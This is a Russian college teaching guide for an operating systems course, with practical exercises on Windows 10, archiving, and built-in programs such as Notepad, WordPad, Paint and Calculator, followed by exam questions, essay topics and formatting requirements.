8. защита архивов от просмотра и несанкционированных изменений Самораспаковывающиеся архивы. Готовятся на базе обычного архива путем присоединения небольшого программного модуля. Сам архив получает расширение имени . EXE, характерное для пусковых файлов. Защитить архив можно с помощью пароля.

Дополнительные требования

1. просмотр файлов различных форматов без извлечения из архива
2. поиск файлов внутри архива
3. установка программ из архивов без предварительной распаковки
4. создание самораспаковывающихся архивов
5. выбор или настройка коэффициента сжатия информации


На экране архивы отображаются специальными пиктограммами: Книжки опоясанные ремнем, инструмент сжатия. Если воспользоваться свойствами файла, то там как правило указано, что он архивный

Работа с операционной системой Windows 10

При каждом включении компьютера нужно будет войти в свою учетную запись. Для этого введите в поле ваш пароль и нажмите Enter. Навигация по рабочему столу

После того, как авторизуетесь в системе, первое, что вы увидите — рабочий стол. Это как основное рабочее пространство для вашего компьютера. Отсюда вы можете просматривать и управлять файлами, открытыми приложениями, доступ к Интернету, и многое другое.

На изображении ниже отмечены элементы рабочего стола, а их описания приведены под изображением.



1. Корзина. Когда вы удаляете файл, он перемещается в корзину. Это позволяет восстановить файл, если вы вдруг передумаете. Чтобы окончательно удалить файл с компьютера, вам нужно будет очистить корзину.

2. Папки на рабочем столе. Вы можете хранить файлы, папки, и ярлыки на рабочем столе, так что они будут легко доступны.

3. Фон рабочего стола. Фон рабочего стола, или фоновый рисунок, позволяет персонализировать ваш компьютер. Вы можете выбрать встроенные изображения в качестве фона или использовать собственное изображение. Языковая панель в windows: как включить, выключить или настроить

4. Открытые Папки. После двойного щелчка по папке она откроется в специализированной программе называемой проводником (проводник Windows).

5. Кнопка Пуск. Во всех версиях Windows имеется кнопка Пуск в левом нижнем углу экрана, при нажатии которой открывается Меню. Исключением является Windows 8, вместо меню вы попадаете на стартовый экран.

6. Ярлыки на панели задач. Некоторые программы имеют ярлыки на панели задач для быстрого доступа. В этом примере вы можете увидеть ярлыки MicrosoftEdge, проводника, и магазина Windows.

7. Панель задач. Панель задач содержит ярлыки приложений, дату и время, и многое другое. Также здесь будут отображаться открытые программы или файлы, и вы можете легко переключаться между ними, выбрав их на панели задач.


8. Дата и время. В правой части панели задач, вы увидите дату и время. Также там имеются ярлыки состояния различных параметров к примеру, параметры подключения к Интернету, громкость звука и т.д.

Открытие приложений

Вы будете использовать меню «Пуск» для открытия программ на вашем компьютере, как и в предыдущих версиях Windows. Чтобы сделать это, нажмите


кнопку Пуск в левом нижнем углу, затем выберите необходимое приложение. Если вы не видите то, которое вам нужно, выберите Все приложения, чтобы увидеть полный список приложений. В примере ниже, мы открываем программу CCleaner.

программу CCleaner.




Работа с файлами

Вы будете использовать в основном Проводник, чтобы управлять вашими файлами и папками. Чтобы открыть проводник, нажмите значок проводника на панели задач или дважды кликните по любой папке на рабочем столе.



Поиск файлов и приложений

В случае если вы забыли имя конкретного файла или приложения, вы можете выполнить поиск в Windows 10. Для этого нажмите значок Поиска в панели задач, а затем начните вводить текст. В приведенном ниже примере мы ищем файл с названием «Презентация».




Регулировка параметров


Вы будете использовать Параметры системы для изменения наиболее важных параметров вашего компьютера.

Для этого нажмите кнопку Пуск, и выберите Параметры.

Вы также можете использовать Панель управления, чтобы настроить некоторые параметры, так же, как и в более ранних версиях Windows.



Однако, есть некоторые параметры, которые могут быть доступны только в Параметрах системы. Так что, возможно вы будете использовать Параметры системы чаще.



Выключение компьютера

По окончанию работы на компьютере, важно правильно выключить компьютер.

Для этого нажмите кнопку Пуск, затем выберите Завершение работы.

Порядок выполнения:

Задание 1. Установите выравнивание по ширине. Установите режим Разметка страницы. Установите поля страницы по 2 см. Установите книжную ориентацию страницы и размер бумаги А4.

Задание 2. Напечатайте фразу: Я изучаю текстовый редактор. Скопируйте данную фразу и вставьте еще 5 таких же.

Задание 3. Создать на рабочем дискеD:папку"Исходные"скопировать в неё1файл срасширением. doc, 1 файл с расширением bmp, один файл с расширением txt.

Задание 4. Заархивировать папку "Исходные" с использованием различных методов сжатия, полученные результаты параметров сжатия внести в таблицу.

Таблица 1

Формат архива	Метод сжатия	Размер исходных файлов (Кбайт)	Размер сжатого файла (Кбайт)	Коэффициент сжатия
Zip	Скоростной Быстрый Обычный Хороший Максимальный			
Exe				

Задание 5. Откройте программу Paint. Закройте программу

Задание 6. Перенесите любой файл в корзину.

Задание 7. Войдите в параметры системы. Изучите их.

Задание 8. Выключите компьютер.

Экзаменационные вопросы
для промежуточной аттестации
по дисциплине ОП.06. Операционные системы и среды

1. Основные понятия. Назначение и функции ОС.
2. Операционное окружение
3. Машино-зависимые и машино-независимые свойства ОС.
4. Защищенность и отказоустойчивость ОС.
5. Принципы построения ОС
6. Установка и подключение оборудования к ПК.
7. Составные части и начальная загрузка. Пользовательский интерфейс.
8. Команды для работы с файлами и папками.
9. Работа с командами помощи.
10. Основные команды ОС.
11. Архивация данных.
12. Общие сведения, интерфейс. Работа с файлами и папками. NC
13. Команды NC.
14. Работа с основным меню.
15. Настройка NC с помощью основного меню.
16. Эволюция и режимы работы. Интерфейс.
17. Настройка интерфейса ОС
18. Основное меню системы. Структура и способы отображения информации
19. Обработка и управление информацией.
20. Основные и дополнительные элементы панели управления.
21. Настройка основных свойств системы.
22. Настройка дополнительных возможностей системы.
23. Установка и удаление программ.
24. Настройка специальных возможностей системы.
25. Дефрагментация диска. Средства обслуживания дисковых устройств.
26. Мультимедийные возможности ОС.
27. Использование служебных программ.
28. Настройка мультимедийных возможностей системы.
29. Принципы работы Linux
30. Установка и настройка ОС Linux
31. Интерфейс и режимы работы. Linux
32. Работа с файлами и папками Linux

Темы рефератов по дисциплине
ОП.06. ОПЕРАЦИОННЫЕ СИСТЕМЫ И СРЕДЫ

1. Функции и состав операционных систем.
2. Классификация процессов. Управление процессами.
3. Управление периферийными устройствами.
4. Особенности и характеристики НДМ для персональных компьютеров.
5. Файловые системы. Форматы файлов.
6. Организация управления виртуальной и невиртуальной памятью.
7. Разновидности интерфейсов.
8. Основные элементы графических интерфейсов.
9. Управление оперативной памятью.
10. История операционной системы MS-DOS.
11. Использование DOS-приложений в Windows.
12. Основные черты операционной системы WindowsNT/2000/XP.
13. Файловые системы NTFS4 (WindowsNT) и NTFS5 (Windows 2000).
14. Архитектура операционной системы Windows 95/98.
15. Вычислительные машины ряда ЭВМ IBM/360.
16. Операционная система семейства Unix.
17. Операционные системы коллективного пользования.
18. Системные характеристики операционной системы Linux.
19. Основные возможности оболочки NortonCommander.
20. Программная оболочка Dosshell.
21. Основные особенности Windows XP.
22. Утилиты операционной системы Windows 2000.
23. Управление данными в операционных системах.
24. Операционная система RSX (ОС РВ)
25. FARManager – текстовая оболочка для WindowsXP.
26. Менеджер файлов и Web-обозреватель Konqueror.

Требования к оформлению самостоятельной работы

Общие требования к реферату:

1. Максимальный объем страниц – 20.
2. Размеры полей: правое – 10 мм, левое – 30 мм, а нижнее и верхнее по 20 мм.
3. Страницы нумеруются исключительно арабскими цифрами по центру. На титульном листе номер страницы не ставится, но учитывается.
4. Шрифт текста – Times New Roman.
5. Размер кегль – 12-14.
6. Межстрочный интервал – 1,5, кроме титульной страницы.
7. Пишется реферат на листе А4 исключительно на одной стороне листа.
8. Таблицы, формулы и диаграммы вставляются только в том случае, если они действительно раскрывают тему и до максимума помогают сократить реферат.
9. Приложения могут быть в том случае, если таблицы не поместились на лист А4.

Согласно ГОСТу 7.9-95, в обязательном порядке реферат включает в себя:

- титульный лист;
- содержание;
- введение;
- основную часть;
- заключение;
- список литературы.

Оформление литературы реферата по ГОСТу 7.80-2000 и 7.82-2001

Оформление источников – нужно давать исключительно достоверную информацию.

Согласно ГОСТу 7.80-2000 литература пишется в алфавитном порядке исходя из фамилии автора. Если есть в списке нормативные акты, их нужно писать перед литературой, а в конце дать ссылки на Интернет-ресурсы по ГОСТу 7.82-2001.

Образец:

1. Здоровье и физическая культура студента: Учебное пособие / В.А. Бароненко, Л.А. Рапопорт. - 2-е изд., перераб. - М.: Альфа-М: НИЦ ИНФРА-М, 2019. - 336 с.: ил.; Режим доступа http://www.znanium.com.

Приложение 1. **Образец титульного листа**

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РЕФЕРАТ

ПО ДИСЦИПЛИНЕ ОП.06. Операционные системы и среды

по теме _____

Выполнил (а)

Ф.И.О. студента

курс, группа

специальность

Проверил
Ф.И.О. преподавателя

Якутск, 20__

ЛИТЕРАТУРА

Учебная литература:

1. Гостев, И. М. Операционные системы : учебник и практикум для среднего профессионального образования / И. М. Гостев. — 2-е изд., испр. и доп. — Москва : Издательство Юрайт, 2024. — 164 с. — (Профессиональное образование). — ISBN 978-5-534-04951-0. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/514426 (дата обращения: 15.01.2024).

Интернет - ресурсы

http://www.thg.ru/ - сеть изданий о современной электронике в мире;

http://www.linux.org.ru — сайт о разработках ОС Linux;

http://www.altlinux.ru - сайт компании ALT Linux - Российского лидера в разработке свободного ПО и дистрибутивов на базе Linux

ОПЕРАЦИОННЫЕ СИСТЕМЫ И СРЕДЫ

МЕТОДИЧЕСКИЕ УКАЗАНИЯ
по выполнению самостоятельной работы
для специальности 09.02.09 Веб-разработка

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

ОПЕРАЦИОННЫЕ СИСТЕМЫ И СРЕДЫ

МЕТОДИЧЕСКИЕ УКАЗАНИЯ

по выполнению заданий на практических занятиях

для специальности 09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

Методические указания составлены в соответствии с рабочей программой по дисциплине ОП.06. Операционные системы и среды

Разработчик: АНО СПО «Цифровой колледж Синергия»

Составитель:
Сидорова А.Ю., зам.директора по УВР

1.Пояснительная записка

Дисциплина ОП.06. Операционные системы и среды является общепрофессиональной дисциплиной профессионального цикла и изучается в течение одного семестра.

В результате освоения дисциплины ОП.06. Операционные системы и среды обучающиеся должны

уметь:

$У_1$ - использовать средства операционных систем и сред для обеспечения работы вычислительной техники;

$У_2$ - работать в конкретной операционной системе;

$У_3$ - работать со стандартными программами операционной системы;

$У_4$ - устанавливать и сопровождать операционные системы;

$У_5$ - поддерживать приложения различных операционных систем.

знать:

$З_1$ - состав и принципы работы операционных систем и сред;

$З_2$ – понятие, основные функции, типы операционных систем;

$З_3$ – свойства операционных систем: обработку прерываний, планирование процессов, обслуживание ввода-вывода, управление виртуальной памятью;

$З_4$ – свойства операционных систем: работу с файлами, планирование заданий, распределение ресурсов;

$З_5$ – принципы построения операционных систем;

$З_6$ – способы организации поддержки устройств, драйверы оборудования;

$З_7$ – понятие, функции и способы использования программного интерфейса операционной системы, виды пользовательского интерфейса.

С целью овладения **общими компетенциями** (ОК):

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам.

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности.

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде.

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста.

ОК 09. Пользоваться профессиональной документацией на государственном и *иностранном* языках[1].

и **профессиональной компетенцией (ПК):**

ПК 1.1. Проектировать информационные ресурсы.

ПК 1.2. Разрабатывать интерфейсы пользователя.

ПК 1.3. Интегрировать программный код в соответствующую инфраструктуру.

[1] Выделенное курсивом не формируется в рамках данной дисциплины

ПК 1.4. Использовать систему контроля версий в процессе коллективной (параллельной) разработки.

ПК 1.5. Выполнять процедуру тестирования программного кода

ПК 2.1. Устанавливать прикладное программное обеспечение и модули информационных ресурсов, включая их настройку.

ПК 2.2. Проводить работы по резервному копированию и развертыванию резервной копии информационных ресурсов.

ПК 2.3. Настраивать права пользователей в соответствии с функциональными задачами (ролями) и на основании информации о поведенческих факторах.

ПК 2.4. Применять программные средства обеспечения безопасности информации веб-приложений.

ПК 2.5. Обрабатывать запросы заказчика в службе технической поддержки в соответствии с трудовым заданием.

ПК 3.1. Проектировать структуры разделов информационных ресурсов с целью создания эскиза и прототипа интерфейса пользователя.

ПК 3.2. Разрабатывать интерфейс пользователя для информационных ресурсов с использованием стандартов в области веб-разработки.

ПК 3.3. Создавать структуру кода веб-страницы информационного ресурса в соответствии с дизайн-макетом.

ПК 3.4. Создавать программный код на стороне клиента в соответствии с техническим заданием (спецификацией) с использованием языков программирования, библиотек и фреймворков.

Требования к выполнению практических работ

Практические задания выполняются обучающимися в обязательном порядке по указанию преподавателя.

Работы выполняются в рабочей тетради и сдаются для проверки преподавателю. Полученная оценка выставляется в журнал и учитывается при освоении учебной дисциплины в целом.

Критерии оценивания выполненных заданий

Работа оценивается по 5 балльной шкале:

Оценка «**отлично»** ставится, если студент выполнил работу в полном объеме с соблюдением необходимой последовательности действий; в ответе правильно и аккуратно выполняет все записи, таблицы, рисунки, чертежи, графики, вычисления; правильно выполняет анализ ошибок.

Оценка **«хорошо»** ставится, если студент выполнил требования к оценке "5", но допущены 2-3 недочета.

Оценка **«удовлетворительно»** ставится, если студент выполнил работу не полностью, но объем выполненной части таков, что позволяет получить правильные результаты и выводы; в ходе проведения работы были допущены ошибки.

Оценка **«неудовлетворительно»** ставится, если студент выполнил работу не полностью или объем выполненной части работы не позволяет сделать правильных выводов

ТЕХНИКА БЕЗОПАСНОСТИ ПРИ ВЫПОЛНЕНИИ ПРАКТИЧЕСКИХ РАБОТ

Во избежание несчастных случаев, порчи оборудования студенты обязаны выполнять следующие требования:

1. Перед началом работы:

- Убедится в отсутствии видимых повреждений на рабочем месте;
- Принять правильную рабочую позу (смотри рисунок ниже);
- Разместить на столе пособия так, чтобы они не мешали работе на компьютере; • Начинать работу только по указанию преподавателя.

2. Во время работы:

1. В процессе выполнения практических работ категорически запрещается использовать не проверенные носители информации, загружать и устанавливать в компьютер другое программное обеспечение, кроме используемого на этом компьютере;
2. Категорически запрещается удалять информацию из каталогов, не принадлежащую студентам;
3. Не выполнять операций записи в системные файлы, используемые операционной системой Windows, не перемещать информацию в каталогах, т.к. это может привести к потере работоспособности операционной системы;
4. При возникновении подозрений в некорректной работе компьютера, конфликтов программного обеспечения, сбоев при выполнении команд операционной системы, непредвиденной потере оперативной информации, появление предупреждающих сообщений и т.д. немедленно сообщить преподавателю для проверки компьютера и подтверждения его работоспособности.

3. По окончании работы:

1. Закрыть все активные окна программ;
2. Корректно выключаем компьютер;
3. Оставляем рабочее место чистым.

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 1.
ИСПОЛЬЗОВАНИЕ СЕРВИСНЫХ ПРОГРАММ ПОДДЕРЖКИ ИНТЕРФЕЙСОВ. НАСТРОЙКА РАБОЧЕГО СТОЛА

Цель: рассмотреть сервисные программы поддержки интерфейсов ОС; рассмотреть основные настройки рабочего стола ОС.

Теоретические вопросы

Связь с пользователем ЭВМ включает: командный (или иной) интерфейс по управлению системными процессами в вычислительной системе (собственно функции оператора ОС).

Пользователь (привилегированный) осуществляет запуск-останов программ, подключение – отключение устройств и прочие релевантные операции; интерфейс по управлению пользовательскими процессами (контроль состояния процесса, ввод-вывод данных в процесс / из процесса).

В состав пользователей в общем случае включаются следующие группы лиц, контактирующих с системой: администратор системы лицо или группа, отвечающая за сопровождение данных, назначение уровней доступа, включение/исключение пользователей; оператор системы, осуществляющий сопровождение вычислительного процесса, прочие пользователи (не обладающие привилегиями доступа к данным). Очевидно, что именно оператор ЭВМ является естественным пользователем ОС, все же прочие пользователи становятся таковыми лишь вследствие расширения функций пользователя в связи с интеграцией (особенно в случае персональных ЭВМ) функции конечного пользователя, администратора системы и оператора.

Интерфейс – это способ общения пользователя с персональным компьютером, пользователя с прикладными программами и программ между собой. Интерфейс служит для удобства управления программным обеспечением компьютера. Интерфейсы бывают однозадачные и многозадачные, однопользовательские и многопользовательские. Интерфейсы отличаются между собой по удобству управления программным обеспечением, то есть по способу запуска программ.

Порядок выполнения:

Задание 1. Включите ПК. Ознакомьтесь с программой Панель управления ОС Windows.

Задание 2. Настройка манипулятора мышь: в текстовом редакторе Word запишите свойства устройства Мышь и создайте скриншот окна Свойства; измените параметры назначения кнопок мыши; измените скорость выполнения двойного щелчка; включите залипание кнопки мыши; измените вид указателя мыши; измените скорость движения указателя; измените режим прокрутки колесика; верните все изменения в исходное положение.

Задание 3. Настройка клавиатуры: в текстовом редакторе Word запишите свойства устройства Клавиатура и создайте скриншот окна Свойства; измените

скорость повтора вводимого символа; измените частоту мерцания курсора; верните все изменения в исходное положение.

Задание 4. Настройка элементов оформления экрана: в текстовом редакторе Word запишите свойства вкладки Параметры экрана и создайте скриншот окна Параметры; измените тему рабочего стола; осуществляется выбор фонового рисунка; выберите расположение и цвет фона; настройте вид и параметры заставки; измените размер шрифта экрана; верните все изменения в исходное положение.

Задание 5. Настройка панели задач и меню «Пуск»: в текстовом редакторе Word опишите все настройки, которые можно применить к панели задач и меню «Пуск»; верните все изменения в исходное положение.

Задание 6. Настройка языка, региональных стандартов, даты и время: измените региональный стандарт языка; измените язык ввода по умолчанию; измените текущую дату на 30 декабря 2018 г.; измените часовой пояс и посмотрите, какие изменения произошли, результат запишите в документе Word; верните все изменения в исходное положение.

Работа со встроенными приложениями

Теоретический материал

Программа Блокнот - это текстовый редактор, используемый для создания простых документов. Чаще всего программа Блокнот используется для просмотра и редактирования текстовых (TXT) файлов, но многие пользователи применяют программу «Блокнот» в качестве простого инструмента для создания веб-страниц.

Программа Блокнот поддерживает только основное форматирование, поэтому случайное сохранение специального форматирования в документах, в которых должен остаться чистый текст, исключено. Это особенно полезно при создании HTML - документов для вебстраниц, так как особые знаки или другое форматирование могут не отображаться на опубликованных веб-страницах и даже могут приводить к возникновению ошибок.

Программа WordPad WordPad — текстовый процессор, входящий в состав Microsoft Windows, начиная с Windows 95. Обладает бóльшим набором инструментов, чем Блокнот, но не дотягивает до уровня полноценного текстового процессора вроде Microsoft Word или OpenOffice.org Writer. WordPad представляет собой. Поддерживает форматирование и печать текста, но не имеет ряда таких важных инструментов, как таблицы, и средств проверки орфографии.

Программа Калькулятор предназначена для выполнения тех же действий, что и обычный калькулятор. Она выполняет основные арифметические действия, такие, как сложение и вычитание, а также функции инженерного калькулятора, например нахождение логарифмов и факториалов.

Программа Microsoft Paint Paint - это простая графическая программа, предназначенная для работы с растровыми графическими изображениями. С помощью Paint можно создавать простые графические иллюстрации (схемы, графики), которые можно встраивать в текстовые документы, создавать различные буклеты, объявления, приглашения, поздравления и др.


Также в Paint можно просматривать или изменять изображения, полученные с помощью сканера или цифровой камеры. Paint ориентирован на процесс "рисования" изображения и комбинирования готовых фрагментов, а не на обработку ("доведение") готовых изображений (фотографий, картинок).

Программа Ножницы предназначена для создания скриншотов экрана. Скриншоты можно создавать как прямоугольный, так и произвольной формы.

Порядок выполнения:

1. Задания к работе с программой Блокнот

В программе Блокнот создать текстовый документ следующего вида и отформатировать его в соответствии требованиям (шрифт Mistral размер 20).



Скопировать название текста «Программа Блокнот» в конец текста. 1 вариант:

• Выделить название → Правка → Копировать • Установить курсор в нужное место

• Правка → Вставить 2 вариант − Выделить название → нажать комбинацию клавиш Ctrl + C

• Установить курсор в нужное место

• Нажать комбинацию клавиш Ctrl + V

В конце добавьте время и дату создания документа. Для этого установить курсор в место ввода даты → в меню Правка выбрать пункт Время и дата.

Сохранить документ в своей папке, задав имя файлу Работа в программе Блокнот.

2. Задания к работе с программой WordPad

Запустить программу и ввести текст

WordPad

WordPad — текстовый процессор, входящий в состав Microsoft Windows, начиная с Windows 95. Обладает бо□льшим набором инструментов, чем Блокнот, но не дотягивает до уровня полноценного текстового процессора вроде Microsoft Word или OpenOffice.org Writer. WordPad представляет собой.

Поддерживает форматирование и печать текста, но не имеет ряда таких важных инструментов, как таблицы, и средств проверки орфографии.

- Задать шрифт Monotype Corsiva 17 (ввести в поле Размер с клавиатуры).
- Ввести список (форматирование см. п.2)

В состав стандартных программ ОС Windows 7 входят программы:

- *Блокнот;*
- *WordPad;*
- *Калькулятор;*
- *Ножницы и т.д.*

3. Добавить рисунок Paint.

- ЛК на кнопке
- В окне программы Paint нарисовать круг и залить его красным цветом. Автоматически этот круг будет появляться на Рабочем поле программы WordPad. После завершения рисования закрыть окно программы Paint.
- Вставить изображение в документ.
- ЛК на кнопке Изображение

В открывшемся окне выберите любой графический файл, расположенный на диске D:

Найдите слово WordPad с помощью поисковой системы.

ЛК на кнопке Поиск

Установить параметры поиска согласно рисунка 5.




Рисунок 5

ЛК на кнопке Найти далее (рис.5).

Найденное слово программа будет выделять.

Нажмите кнопку Найти далее несколько раз.

Сделайте вывод.

− Сохраните документ в своей папке.

3. Задания к работе с программой Ножницы

Вызвать программу Ножницы (рис.6)




Рисунок 6

Создать прямоугольный скриншот. Для этого выбрать рамкой выделения произвольную область. Созданный скриншот отобразится в окне программы Ножницы.

Создать скриншот произвольной формы

Создать → Произвольная форма

Обвести любую область указателем мыши и та часть экрана, которая будет заключена в этой области отобразится в окне программы Ножницы. Это и будет скриншот.

С помощью пера выделите какую либо область скриншота.

Скопируйте и вставьте созданный рисунок в документ программы WordPad

Сохранить скриншот в своей папке.

4. Задание к работе с программой Калькулятор

Откройте стандартное приложение Калькулятор

Рассмотрим работу с калькулятором в режиме Обычный (Вид → Обычный)

В приложении Калькулятор выполните следующие задачи и ответы запишите в документ WordPad:

(96 + 89) * 23 =

67: 7 =

(89-5): 3 =

Перейти в режим Инженерный (Вид → Инженерный).

Выполните следующие задачи и ответы в документ WordPad:

sin560 =
cos450 =
sin300 + cos600 =

5. Задания для работы с программой Microsoft Paint

Откройте Microsoft Paint

Создать рисунок (рис.7)




Рисунок 7

Для построения графика используйте инструмент Кривая и скопируйте первый фрагмент команду Рисунок →Отразить / повернуть→Сверху вниз.

Для ввода текста используйте инструмент Надпись.

Сохраните рисунок в формате .jpg в своей папке на диске D: и покажите результат работы преподавателю.

Откройте свою папку и выпишите имена файлов с расширениями. Обратите внимание на расширения, которые даёт каждая программа созданной ей файлу.

Заархивируйте свою папку и передайте по сети преподавателю (общая папка Преподаватель).

